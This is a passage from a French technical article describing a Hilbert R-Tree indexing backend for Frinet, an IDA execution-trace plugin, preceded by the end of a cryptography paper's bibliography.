10. Daniel J. Bernstein, Karthikeyan Bhargavan, Shivam Bhasin, Anupam Chattopadhyay, Tee Kiah Chia, Matthias J. Kannwischer, Franziskus Kiefer, Prasanna Ravi, Goutam Tamvada. *KyberSlash : Exploiting secret-dependent division timings in Kyber implementations*, 2024. `https://eprint.iacr.org/2024/1049`
11. Bas Westerbaan Deirdre Connolly, Peter Schwabe. *X-Wing Internet-Draft*, 2024. `https://datatracker.ietf.org/doc/draft-connolly-cfrg-xwing-kem/`
12. IETF. *RFC 9180 : Hybrid Public Key Encryption (HPKE)*, 2022. `https://datatracker.ietf.org/doc/html/rfc9180`

13. Aaron Kaiser Peter Schwabe Karolin Varner Bas Westerbaan Manuel Barbosa, Deirdre Connolly. *X-Wing : The Hybrid KEM You've Been Looking For*, 2024. https://eprint.iacr.org/2024/039
14. Felix Günther Matteo Scarlata Matilda Backendal, Mihir Bellare. *When Messages are Keys : Is HMAC a dual-PRF ?*, 2023. https://eprint.iacr.org/2023/861
15. Anna Lysyanskaya Mihir Bellare. *Symmetric and Dual PRFs from Standard Assumptions : A Generic Validation of a Prevailing Assumption*, 2015. https://eprint.iacr.org/2015/1198
16. Marc Fischlin Brian Goncalves Nina Bindel, Jacqueline Brendel and Douglas Stebila. *Hybrid Key Encapsulation Mechanisms and Authenticated Key Exchange*, 2018. https://eprint.iacr.org/2018/903
17. NIST. *FIPS 203 : ML-KEM Public Key Cryptographic Algorithm*, 2024. https://csrc.nist.gov/publications/detail/fips/203/final
18. NIST. *FIPS 204 : ML-DSA Standard*, 2024. https://csrc.nist.gov/pubs/fips/204/final
19. OpenSSH. OpenSSH Post-Quantum Cryptography, 2022. https://www.openssh.org/pq.html
20. OpenSSL Project. Publication d'OpenSSL 3.5.0, 2025. https://github.com/openssl/openssl/releases/tag/openssl-3.5.0
21. Signal. The PQXDH Key Agreement Protocol. 2023. https://signal.org/docs/specifications/pqxdh/
22. Filippo Valsorda. Dépôt Github age. https://github.com/FiloSottile/age
23. Filippo Valsorda. Spécification du format d'age. https://github.com/C2SP/C2SP/blob/main/age.md
24. Filippo Valsorda. Let's All Agree to Use Seeds as ML-KEM Keys. 2024. https://words.filippo.io/ml-kem-seeds/
25. Filippo Valsorda. Publication d'age v1.3.0, 2025. https://github.com/FiloSottile/age/releases/tag/v1.3.0
26. WireGuard. Dépôt GitHub WireGuard. https://github.com/WireGuard

Spatial Frinet : application des index spatiaux aux traces d’exécution

Théo Emeriau
theo.emeriau@synacktiv.com

Synacktiv

Résumé. Frinet [4] est un plugin pour *IDA* qui intègre les données de trace d’exécution au désassembleur. Ces traces représentent une mine d’or d’informations à propos du programme cible. La corrélation de ces données permet de traiter efficacement des tâches qui étaient jusque-là manuelles et fastidieuses. Cependant, un défi technique subsiste : en conditions réelles, les traces d’exécution peuvent atteindre et dépasser le milliard d’instructions, tandis que le backend actuel sature aux alentours de 200 millions. Pour passer à l’échelle, un changement de paradigme s’impose : plutôt que de parcourir linéairement la trace, l’état du processus à un instant donné est désormais recherché spatialement, tel un point dans une forêt de rectangles. Cet article détaille la conception de ce nouveau backend de Frinet fondé sur les Packed Hilbert R-Tree.

1 Introduction

La rétro-ingénierie repose traditionnellement sur la complémentarité de deux approches : l’analyse statique et l’analyse dynamique. Ces deux méthodes permettent d’obtenir des informations de natures différentes sur une même cible. Historiquement, les outils de rétro-ingénierie se sont spécialisés d’un côté ou de l’autre ; en conséquence, la corrélation des données reste encore aujourd’hui une tâche principalement manuelle.

Récemment, la fusion de ces informations au sein d’un outil unique est apparue comme une piste prometteuse. Cependant, l’implémentation reste complexe en raison de l’hétérogénéité des données. Elle nécessite non seulement des avancées techniques, mais aussi le développement de nouveaux modes d’interaction et de visualisation.

En 2021, Markus Gaasedelen a publié un plugin pour le décompilateur IDA nommé Tenet [1]. Son objectif est d’intégrer les informations d’une trace d’exécution directement dans l’interface du désassembleur. Grâce à Tenet, IDA combine la puissance d’un décompilateur et d’un *Time Travel Debugger*.

En 2023, Synacktiv a publié Frinet : un fork de Tenet avec de nouvelles fonctionnalités et un traceur basé sur l’outil d’instrumentation dynamique

Frida. Régulièrement utilisé au sein du pôle reverse-engineering de Synacktiv, l'outil excelle sur certaines tâches, notamment :

- Suivre l'évolution du contenu d'un buffer durant un pipeline de transformation.
- Localiser le code qui a émis un log spécifique en recherchant la construction du message dans la mémoire.

Toutefois, les traces acquises en conditions réelles sont de l'ordre de 100 millions à 2 milliards d'instructions. Exploiter cette quantité de données devient critique à mesure que la taille des traces augmente. Actuellement, au-delà d'une limite située aux alentours de 200 millions d'instructions, le manque de fluidité de l'affichage et des interactions rend l'utilisation de Frinet laborieuse, voire impossible sur certaines cibles.

L'objectif de ces travaux est de réécrire le backend de Frinet en optimisant la latence de récupération d'informations dans la trace, et plus précisément, garantir une latence inférieure à 1 milliseconde par recherche. Cette limite correspond au budget temporel par requête dans le scénario suivant : chaque rendu graphique nécessite 15 requêtes, avec un taux de rafraîchissement de 60 images par seconde.

Pour y parvenir, l'idée principale est de restructurer le contenu de la trace d'exécution sous la forme d'un ensemble d'arbres équilibrés multidimensionnels. Ce changement de perspective permet de supporter des traces d'exécution bien plus conséquentes, car la hauteur de l'arbre croît logarithmiquement avec le nombre d'instructions.

2 Trace d'exécution

L'acquisition d'une trace d'exécution dépend de l'architecture du processeur et parfois de contraintes spécifiques au programme ciblé. Le tracing est un sujet complexe avec ses propres défis que nous ne traiterons pas ici. De plus, la suite de l'article fait abstraction de la méthode d'acquisition et du format de stockage de la trace, dès lors qu'elle correspond à la définition suivante.

Une trace d'exécution est une structure qui associe à chaque unité de temps T_x la séquence d'effets produits par l'exécution de la x-ième instruction assembleur d'un processus. Autrement dit, produire une trace consiste à suivre l'exécution d'un programme en notant les différences entre l'état avant et après l'exécution de chaque instruction.

Ci-dessous un extrait du début d'une trace produite par le traceur de Frinet. Chaque ligne représente une unité de temps et sa séquence d'effets, séparés par une virgule.

```
1 rip=0x7fdf256e2483,rax=0x7fdf24193009,rdx=0x3
2 rip=0x7fdf256e2494,mr=0x7ffc857caeb8:f01d2924df7f0000
3 rip=0x7fdf256e24a5,mw=0x7ffc857caeb8:0000000000000000
4 rip=0x7fdf256e24b0
5 ...
```

Chaque effet s'interprète ainsi :

— `rip=<valeur>` : écriture d'un registre

— `mr=<adresse>:<octets lus>` : lecture mémoire

— `mw=<adresse>:<octets écrits>` : écriture mémoire

Pour obtenir l'état du processus à l'instant T_x, il faut exécuter virtuellement les effets un à un des x premières instructions. Par définition, l'état du processus à l'instant T_0 est "vide" : les valeurs des registres ainsi que l'ensemble de l'espace d'adressage virtuel sont indéfinis.

2.1 Observations mémoire

Dans l'exemple de trace ci-dessus, tracer les lectures mémoire semble inutile car ces dernières n'altèrent pas l'état du processus. En pratique, elles sont pourtant essentielles dans ces deux cas :

— **Tracing différé** : il est fréquent de ne débuter le tracing qu'à partir d'un point d'intérêt (par exemple, l'entrée d'une fonction spécifique). En effet, tracer un processus dès sa création n'est pas toujours pertinent, ni même techniquement possible. Dès lors, l'état initial des régions mémoire affectées avant le début du tracing est perdu.

— **Écritures externes** : les systèmes modernes utilisent des mécanismes de partage de mémoire entre processus ou composants. Ces régions mémoire accessibles dans le processus tracé peuvent être modifiées de l'extérieur à tout instant. La majorité des traceurs ne sont pas capables de détecter ce type d'écriture.

Ainsi, tracer les lectures mémoire permet de récupérer l'état de ces régions mémoire à la lecture. Malheureusement, ce n'est pas une solution parfaite : la récupération d'information est souvent partielle et la provenance est perdue.

Ce modèle implique un changement de sémantique subtil pour les effets des lectures mémoire. En effet durant l'exécution virtuelle, une lecture est traitée comme une écriture si les octets lus diffèrent de l'état connu de la mémoire. Pour lever l'ambiguïté du terme "lecture", lors du parsing, une transformation est appliquée. La lecture de la trace produit une séquence de lectures mémoire et une séquence d'écritures mémoire qui deviennent, après

transformation, une séquence d'observations mémoire et une séquence d'accès mémoire. Contrairement aux observations mémoire qui contiennent la valeur des octets observés, les accès mémoire ne contiennent que la plage d'adresses.

— Chaque écriture devient systématiquement une observation.
— Chaque lecture devient un accès et également, si nécessaire, une observation.

3 Frinet

Le projet Frinet est découpé classiquement en deux parties : le frontend et le backend. Le frontend prend la forme d'un plugin *IDA*. Son rôle est d'intégrer les informations issues de la trace d'exécution dans l'interface graphique d'*IDA*. Il obtient toutes les données nécessaires en interrogeant le backend.




Fig. 1. Capture d'écran du décompilateur *IDA* avec Frinet

Les différents éléments de l'interface de Frinet sont :

1. La timeline complète, où le marqueur rouge indique **la position actuelle** dans la trace d'exécution. Tous les autres éléments sont synchronisés sur ce marqueur.
2. Les valeurs des registres avec une indication visuelle en rouge si le registre vient juste d'être modifié. Autour de chaque valeur, les

flèches gauche/droite permettent de naviguer respectivement vers la précédente et la prochaine mise à jour de ce registre.

3. La vue du contenu d'une région de la mémoire à la position actuelle.
4. La cascade des appels de fonctions obtenue en croisant les valeurs de `PC` avec les fonctions identifiées par *IDA*.
5. L'instruction courante est surlignée en vert, les précédentes en dégradé de rouge et les suivantes en dégradé de bleu. Cette fonctionnalité est particulièrement utile aux frontières des basic blocks pour visualiser rapidement le flux d'exécution entrant et sortant.
6. Les résultats d'une recherche par mot clé à travers l'historique complet de la mémoire.

Le rôle du backend est similaire à celui d'une base de données. Il a accès à la trace d'exécution et doit répondre aux requêtes du frontend. On peut regrouper les requêtes en deux catégories :

- Les requêtes portant sur une partie de l'état du processus à un instant donné, exemple : lister les valeurs des registres ou d'une portion de la mémoire virtuelle à l'instant T.
- Les recherches d'instants vérifiant une condition spécifique, exemple : lister les instants où le registre X3 a été modifié ou trouver le prochain instant T où une adresse mémoire spécifique a été modifiée à partir de l'instant T.

C'est ici que le choix de la structure de données et de l'algorithme de recherche est déterminant. Pour garantir une latence inférieure à une milliseconde, il faut que la méthode choisie soit capable de respecter cette limite dans les pires scénarios possibles : les cas pathologiques.

Pour illustrer ce concept, prenons pour exemple : la recherche de la valeur du registre X12 à T_x. La seule méthode disponible est de parcourir la trace en arrière en partant de T_x jusqu'à trouver une écriture de X12, si elle existe. Les cas où X12 n'a jamais été écrit avant T_x sont pathologiques car ils nécessitent de parcourir les x premières unités de temps avant de pouvoir conclure que la valeur de X12 est indéfinie à T_x. De plus, on remarque que le nombre d'unités de temps à parcourir dans ce scénario croît linéairement avec x, et s'aggrave donc avec la taille de la trace.

Dans cet exemple, le problème n'est pas spécifiquement l'algorithme en lui-même, mais plutôt de ne pas avoir utilisé d'index. Comme les bases de données classiques, il faut construire un index pour répondre efficacement aux requêtes.

Un index est une structure de données qui a pour but d'aider à localiser rapidement les informations. La construction d'un index est coûteuse mais

étant donné que la trace est immuable, le coût est rapidement amorti par les gains de performance.

4 Index par point de sauvegarde

L'index actuel de Frinet, hérité de Tenet, se base sur un système de points de sauvegarde. La construction d'un tel index consiste à exécuter virtuellement la trace d'exécution et à sauvegarder périodiquement l'état du processus.




Fig. 2. Schéma d'un index par point de sauvegarde

Chaque point de sauvegarde contient deux sections : les valeurs des registres et la liste des adresses mémoire affectées depuis le dernier point de sauvegarde, annotées respectivement `R` et `M`.

Cet index réduit la complexité des requêtes du premier type dans les cas pathologiques. Pour rechercher la valeur d'un registre à T, il est seulement nécessaire de parcourir en arrière jusqu'au dernier point de sauvegarde. Pour rechercher la valeur d'une adresse mémoire à T, il suffit de trouver le dernier segment qui a affecté cette adresse et de parcourir ce dernier entièrement.

Cette méthode d'indexation a plusieurs problèmes, notamment :

— L'utilité de cet index nécessite de créer des points de sauvegarde très fréquemment. Or, pour une fréquence donnée, le nombre de points de sauvegarde croît linéairement avec la taille de la trace. Utiliser cet index sur des traces d'exécution massives nécessite une quantité de stockage non négligeable.

— Le système de point de sauvegarde ne réduit pas la complexité du deuxième type de requêtes. Par exemple, pour trouver la prochaine écriture du registre X12 à partir de T dans le pire des cas, il faut traverser la trace en partant de T jusqu'à la fin.

— Chaque adresse mémoire doit être recherchée séparément : pour afficher les valeurs d'une plage de 1024 octets à T, il faut faire 1024 requêtes. Cette approche est sous-optimale car, généralement, les observations mémoire affectent une séquence d'adresses.

5 Packed Hilbert R-Tree

Le nouveau backend de Frinet repose sur un ensemble de Packed Hilbert R-Tree [2] pour indexer les traces d'exécution. Le choix de cette structure de données est motivé par la combinaison des propriétés suivantes :

— **Multidimensionnalité** : le R-Tree indexe les objets sur deux dimensions nativement, il n'est donc pas nécessaire d'en préférer une par rapport à l'autre. De plus, les recherches opérant simultanément sur ces deux dimensions, il devient possible d'exploiter les relations entre la topologie des valeurs de chaque axe pour localiser rapidement l'information recherchée.

— **Bounding boxes** : les objets indexés ne sont pas de simples points en deux dimensions mais possèdent également une aire. Cette caractéristique est très utile pour regrouper les octets en mémoire, souvent manipulés comme un seul élément.

— **Stockage à plat** : une fois construit, le R-Tree est composé de listes de structures uniformes, cela permet un chargement quasi instantané en mappant directement le fichier produit en mémoire.

— **Bulk-loading** : il existe un algorithme, nommé "Bulk-loading", pour construire efficacement un R-Tree en une seule passe à partir de la liste des feuilles.

Trois types d'informations sont indexés à l'aide de ces arbres : les observations mémoire, les accès mémoire et les mises à jour des registres. L'index global est ainsi composé de trois catégories d'arbres, chacune étant spécialisée dans un type de donnée.

Au lieu d'être centralisés au sein d'un arbre unique, les éléments de chaque catégorie sont distribués parmi plusieurs R-Tree. Concernant les observations et les accès mémoire, l'espace d'adressage virtuel est fractionné en plusieurs zones, chacune disposant de son propre arbre indépendant. S'agissant des registres, un arbre spécifique est attribué à chacun d'eux. Au final, chaque type d'information est indexé par une forêt de R-Tree. Les justifications de chaque répartition sont détaillées dans les sections suivantes, consacrées à l'application des R-Tree à la mémoire et aux registres.

5.1 Construction d’un R-Tree

Dans un premier temps, nous allons faire abstraction du contexte pour présenter la construction générale d’un Packed Hilbert R-Tree ainsi que l’algorithme utilisé pour les recherches. Les spécificités de chaque type d’arbre sont détaillées dans les sections suivantes.

Le R-Tree (le “R” correspond à “Rectangle”) est un arbre où chaque nœud est un rectangle qui englobe ceux de ses enfants. Par transitivité, le rectangle de chaque nœud englobe tous ses enfants récursivement. Il existe plusieurs méthodes pour construire un R-Tree, le terme “Packed” fait référence à la construction “Bulk-loading”. Le terme “Hilbert” précise la courbe de remplissage d’espace utilisée lors de la construction.

La première étape est de construire la liste des feuilles, une par objet que l’on souhaite indexer (en rouge sur la figure 3). Les trois types de R-Tree utilisés dans l’index étant de dimension 2, chaque feuille est représentée par un rectangle.




Fig. 3. Construction d’un R-Tree : les feuilles

La deuxième étape consiste à placer toutes les feuilles dans un tableau unidimensionnel de manière à préserver la localité spatiale : deux feuilles voisines dans le plan (2D) doivent idéalement l’être également dans le tableau linéaire (1D). Ce tableau est construit à l’aide d’une courbe de remplissage.

Une courbe de remplissage est une courbe continue qui passe par chaque point d'un carré de côté N. Chaque point se voit associer la distance à parcourir en suivant la courbe pour l'atteindre. Parmi les courbes de remplissage qui préservent la localité spatiale, on trouve notamment la courbe de Hilbert [5] et la courbe de Lebesgue (ou Z-curve). Ces deux courbes sont des fractales : leur construction repose sur un motif auto-similaire qui permet de couvrir intégralement la surface du carré.




Fig. 4. courbe de Hilbert (en haut) / courbe de Lebesgue (en bas)

La distance de chaque point sur la courbe de Lebesgue est très simple à calculer : il suffit d'entrelacer les bits des deux coordonnées du point. Le même calcul sur la courbe de Hilbert est plus coûteux, mais préserve mieux la localité spatiale. La courbe de Hilbert a été retenue car ce coût de calcul supplémentaire à la construction est largement amorti par l'obtention d'un index plus performant lors de l'exploitation de la trace. La figure 5 illustre le tri des feuilles selon la distance de leur centre sur la courbe de Hilbert.

La dernière étape consiste à construire les niveaux intermédiaires de l'arbre. Pour cela, il faut choisir une taille de groupe. Ce paramètre doit être adapté en fonction de la nature des données et du type de requêtes afin d'optimiser les performances. À titre d'exemple, considérons ici une taille de groupe de 2. Chaque niveau est construit en groupant les X premiers rectangles du niveau précédent. Chaque groupe devient les enfants de ce nœud, le rectangle associé est le rectangle minimal qui englobe tous ses enfants. La construction s'arrête lorsqu'il n'y a plus assez de rectangles pour faire plus d'un groupe (illustré par la figure 6).

En replaçant tous les nœuds dans le plan d'origine, on obtient le R-Tree complet (illustré par la figure 7).




Fig. 5. Construction d'un R-Tree : la courbe de Hilbert




Fig. 6. Construction d'un R-Tree : nœuds intermédiaires

5.2 Requêter un R-Tree

Les R-Tree sont optimisés pour rechercher les feuilles qui intersectent un rectangle R donné. La recherche est un parcours d'arbre en profondeur, au cours duquel les enfants des nœuds n'intersectant pas R sont ignorés. La figure 8 illustre la recherche des feuilles qui intersectent la région verte.

Le parcours de l'arbre commence par les nœuds situés à son sommet. Les rectangles `R5` et `R6` intersectent la région verte donc seulement leurs enfants sont considérés. Parmi les enfants de `R6`, seulement `R4` intersecte la région verte donc les enfants des autres nœuds sont ignorés. Et ainsi de suite jusqu'à atteindre les feuilles de l'arbre qui intersectent la région verte, ici `L7` et `L8`.

Grâce au R-Tree, seulement une partie des feuilles a dû être considérée durant la recherche.




Fig. 7. Construction d'un R-Tree : arbre complet

6 Application des R-Tree à la mémoire

Pour chaque type d'information, l'application des R-Tree nécessite de résoudre ces deux problèmes :

— **Transformation en feuilles** : chaque objet à indexer doit être converti en un ensemble de rectangles (avec ou sans métadonnées).

— **Traduction des requêtes** : pour toute requête visant à identifier les objets vérifiant un prédicat donné, il faut définir le rectangle de recherche R intersectant l'ensemble des feuilles correspondantes.

6.1 Zones mémoire

L'exécution d'un processus s'effectuant dans un espace d'adressage virtuel, seule une infime proportion de cet espace est effectivement utilisée lors d'une exécution donnée. En pratique, les observations et les accès mémoire sont dispersés en îlots (heap, stack. . .) séparés par de vastes zones vides. En conséquence, si l'on utilisait une seule courbe de Hilbert sur le domaine total, cette dernière parcourrait majoritairement du vide, ce qui entraînerait une perte importante de résolution lors de la linéarisation des feuilles. Sans cette segmentation en zones, la perte de résolution provoque une dégradation des performances du R-Tree dès 50 millions d'instructions.




Fig. 8. Recherche dans un R-Tree

Pour pallier ce problème, chaque type d'événement mémoire regroupe ses objets par zones, chacune disposant de son propre R-Tree. Lors de la linéarisation, chaque arbre applique temporairement une normalisation locale des coordonnées de ses feuilles afin d'exploiter la totalité du domaine de sa propre courbe de Hilbert.

La figure 9 illustre un découpage en zones (aux proportions volontairement exagérées) séparant la heap à gauche et la stack à droite.

6.2 Observations mémoire : fragmentation et données brutes

La majorité des instructions assembleur qui affectent la mémoire opèrent sur plusieurs octets simultanément (généralement 4, 8 ou 16), et ces plages d'adresses sont souvent alignées sur leur taille. Ce type d'écriture mémoire est si fréquent qu'il est souhaitable d'encoder ces




Fig. 9. Zones mémoire

séquences d'octets sous la forme d'une seule feuille, plutôt que de créer une feuille par octet. Cependant, en transposant naïvement chaque observation mémoire comme un rectangle dans le plan, on obtient régulièrement des rectangles qui se chevauchent. Un même point (x,y) pourrait ainsi être couvert par plusieurs rectangles.

Pour illustrer cette problématique, prenons comme exemple cette trace d'exécution fictive de 4 instants :

- T_0 : observation de 2 octets `DA 15` à l'adresse `0x00`
- T_1 : observation de 2 octets `01 62` à l'adresse `0x02`
- T_2 : observation de 2 octets `C5 36` à l'adresse `0x00`
- T_3 : observation de 3 octets `5F 01 8D` à l'adresse `0x00`

La figure 10 illustre le placement une à une des observations mémoire : chaque nouveau rectangle est teinté en vert et le chevauchement de deux feuilles en rouge vif.




Fig. 10. Chevauchement des observations mémoire

Ce chevauchement entraîne plusieurs effets négatifs. Premièrement, si tous les rectangles étaient disjoints, la recherche de l'unique rectangle couvrant un point donné pourrait être interrompue dès le premier résultat

identifié. Alors qu'avec des rectangles qui se chevauchent, il est nécessaire de poursuivre la recherche pour sélectionner le rectangle le plus récent parmi la liste finale. Deuxièmement, le chevauchement des feuilles accroît mécaniquement le taux de recouvrement des nœuds parents, ce qui dégrade considérablement la qualité de l'index.

Pour contourner ce problème, nous utilisons l'algorithme de fragmentation décrit dans l'article de recherche : NIR-Tree [3]. Lors de l'insertion, chaque nouveau rectangle fragmente les rectangles existants pour lui laisser de la place. Ainsi, tout point (x, y) du plan est couvert par un rectangle au maximum. Si un rectangle contient ce point, alors cet octet a une valeur connue à T_y qui peut être récupérée dans les données brutes. Dans le cas contraire, la valeur de cet octet est indéfinie à T_y.

La figure 11 illustre chaque étape de construction des feuilles disjointes : chaque nouveau rectangle est teinté en vert et les fragments sont teintés en rouge.




Fig. 11. Fragmentation des observations mémoire

Après fragmentation, les feuilles sont stockées au sein d'un unique tableau contigu : leur structure doit donc être uniforme et la plus compacte possible. Si la feuille est une observation de 8 octets ou moins, les octets sont stockés directement à l'intérieur de la structure. Dans le cas contraire, les octets sont ajoutés à la fin du tableau `rawdata` puis référencés par un offset. Les ajouts précédents dans le tableau des données brutes sont placés dans une hashmap pour dédupliquer les prochaines insertions d'une suite d'octets déjà insérée.

Cette méthode de stockage est intéressante car elle interagit bien avec l'algorithme de fragmentation : chaque fragment d'une feuille est par définition moins large que la feuille originale, donc si le nombre d'octets devient inférieur ou égal à 8, les données sont inline dans le fragment, sinon l'offset est seulement décalé pour pointer vers la sous-partie correspondante.

```
/// Feuille d'un arbre
struct MemLeaf {
    addr_range: (u64, u64),
    time_range: (u32, u32),
    data: Data
}

/// Valeur des octets observés
union Data {
    RawDataOffset(u64),
    Inline([u8; 8])
}
```

6.3 Le cas simplifié des accès mémoire

